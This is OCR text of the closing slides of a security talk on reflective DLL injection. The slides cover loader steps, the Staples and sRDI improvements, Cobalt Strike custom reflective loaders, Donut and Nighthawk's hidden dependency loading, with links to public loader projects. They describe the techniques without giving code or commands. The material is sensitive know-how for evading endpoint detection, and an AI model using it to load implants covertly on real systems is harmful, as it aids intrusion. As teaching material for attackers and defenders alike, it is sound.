


6. Loads all dependencies and updates the IAT of the memory injected DLL
   - Browses original IAT and loads/resolves all DLLs/functions
   - Updates data on the new DLL

Process Memory



7. Relocations
   - DLL will probably not be loaded at the expected base address
     - “Hardcoded” addresses broken
   - Gets ImageBase from OptionalHeader, and calculates the delta with the real base address of the DLL
   - Fixes relocations using the calculated offset


Process Memory
rDLL
Reflective Loader
DLL
Entrypoint
8. Calls the entry point!

Your DLL has been loaded without touching disk!

Improvements to the Original Recipe

Limitations

- Stephen Fewer's technique is awesome, but has two big limitations:
  - It requires the source code of the DLL (to build the loader into it)
  - It only supports calling the entry point of the injected DLL (i.e. DllMain)
- How could these be addressed?

Improvements

- Different people have made improvements to this technique, but – from my quick investigation – two stand out:

1. Dan Staples with "*An Improved Reflective DLL Injection Technique*"
   - Fixes the only-entry-point limitation

2. Nick Landers with "*sRDI – Shellcode Reflective DLL Injection*"
   - Fixes the source code limitation

Dan Staples

- Dan Staples' approach is a clear example of "bootstrap code can have additional purposes" (refer to Slide 150)

> This is an improvement of the original reflective DLL injection technique by Stephen Fewer of Harmony Security. It uses bootstrap shellcode (x86 or x64) to allow calling any export of the DLL from the reflective loader. See An Improved Reflective DLL Injection Technique for a detailed description.

https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html

Dan Staples (cont.)

- Dan changed the Loader function to support new parameters:
  1. Export name in hashed format
  2. Arguments for the export

- This allowed not only the execution of the entry point (i.e. DllMain), but also an arbitrary export
  - Note that Microsoft recommends not working from DllMain!


- How was this new data passed to the Loader? With the bootstrap

https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html

Nick Landers

- Nick and his team went ahead and wrote the reflective loader piece as shellcode
  - Released around Aug 2017
- They also leveraged the approach shown by Dan Staples
  - Using the bootstrap to pass a an export name and arguments to the Loader
- The result: **sRDI**
  - Does not require source code (because the loader is shellcode)
  - Can execute an arbitrary export with user-defined arguments

https://www.netspi.com/blog/technical/adversary-simulation/srdi-shellcode-reflective-dll-injection/



When execution starts at the top of the bootstrap, the general flow looks like this:

- *> Get current location in memory (Bootstrap)*
- *> Calculate and setup registers (Bootstrap)*
- *> Pass execution to RDI with the function hash, user data, and location of the target DLL (Bootstrap)*
- *> Un-pack DLL and remap sections (RDI)*
- *> Call DLLMain (RDI)*
- *> Call exported function by hashed name (RDI) – Optional*
- *> Pass user-data to exported function (RDI) – Optional*

Other Interesting Approaches

Cobalt Strike – UDRL


- One of the most interesting aspects of Cobalt Strike is its malleability and ability to automate things
  - Sleep + Aggressor Script

- Cobalt Strike 4.4 added support for using customized reflective loaders for beacon payloads

- How it works?

Cobalt Strike – UDRL (cont.)

- Users have to write their custom loaders in C, in such a way that shellcode can be extracted from the resulting compiled file
  - (**Not working anymore**) http://www.exploit-monday.com/2013/08/writing-optimized-windows-shellcode-in-c.html
  - (**Copy of the previous post**) https://phasetw0.com/malware/writing-optimized-windows-shellcode-in-c/



- (This is also the approach Nick Landers and its team employed for developing sRDI's loader shellcode)

https://t.me/learninglets

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2-extend_user-defined-rdll.htm

Cobalt Strike – UDRL (cont.)

- The extracted shellcode is then patched into the Beacon reflective DLL, at the ReflectiveLoader export position

- Cobalt Strike offers Aggressor Script functions to ease the automation of this process

The following Aggressor script functions are provided to extract the Reflective Loader executable code (.text section) from a compiled object file and insert the executable code into the beacon payload:

Function	Description
extract_reflective_loader	Extracts the Reflective Loader executable code from a byte array containing a compiled object file.
setup_reflective_loader	Inserts the Reflective Loader executable code into the beacon payload.

https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/malleable-c2-extend_user-defined-rdll.htm

Cobalt Strike – UDRL (cont.)

- Since the release of this feature, various interesting loaders have been released with different approaches and capabilities

- Some of them:
  - (@ilove2pwn_) https://github.com/benheise/TitanLdr
  - (@0xBoku) https://github.com/boku7/BokuLoader
  - (@kyleavery_) https://github.com/kyleavery/AceLdr
  - (@C5pider) https://github.com/Cracked5pider/KaynStrike

Cobalt Strike – UDRL (cont.)

- I highly recommend reading Bobby Cooke's "Defining the Cobalt Strike Reflective Loader" post (and future posts in this series)
  - https://securityintelligence.com/posts/defining-cobalt-strike-reflective-loader/
- Great explanations and details on the Reflective Loading subject, from a developer point of view
- BokuLoader link again:
  - https://github.com/boku7/BokuLoader

Donut

- Initially focused on providing in-memory execution of .NET programs as shellcode
  - Developed by Odzhan (@modexpblog) and TheWover
  - First version was released on May 2019

- Evolved over time to provide - among other things - great reflective PE execution capabilities (both DLLs and EXEs!)
  - Starting from version 0.9.2 - Bear Claw

- Version 1.0 was recently released (March 2023) with multiple improvements mostly focused on the reflective PE execution side!

NightHawk – Dependency Loading

- Finally, worth mentioning how NightHawk has significantly improved dependency loading in their reflective loading process

> Nighthawk 0.2.1 brings the integration of a fully weaponised implementation of Dark Loading, allowing all Nighthawk dependencies to be manually mapped in to memory of the host process. These DLLs can then held in an encrypted state at rest and removed from the PEB and other sources used by the loader such hashlinks. The Nighthawk dark loader is available not only for all Nighthawk threads, but also process wide if required. Consequently, this means Nighthawk is able to dark load all DLL dependencies used by post-exploitation tooling, including the *inproc-execute-assembly* CLR harness and the execute-exe PE harness. That is, running any .NET assembly or any PE binary in a unique thread inside the beaconing process will not trigger any image load events, nor will the DLL be immediately visible by tools that attempt to list the modules of a process.

https://www.mdsec.co.uk/2022/11/nighthawk-0-2-1-haunting-blue/

Acknowledgements

Standing on the Shoulders of Giants

Thanks to all links and people referred across the slides

Standing on the Shoulders of Giants

Key resources

- Metasploit docs and open source repositories
  - https://docs.metasploit.com/
  - https://github.com/rapid7/metasploit-framework
  - https://github.com/rapid7/metasploit-payloads
- Skape's paper
  - http://www.hick.org/code/skape/papers/meterpreter.pdf
- OJ Reeves' stuff
  - https://buffered.io/
- Raphael Mudge's stuff
  - https://www.youtube.com/@DashnineMedia

Standing on the Shoulders of Giants

Special thanks (for reviewing the presentation and providing great feedback)

- Manuel León (@ElephantSe4l)
- Spencer McIntyre (@zeroSteiner)
- Borja Merino (@BorjaMerino)

MANY THANKS!

Any Question?

Is anybody still awake?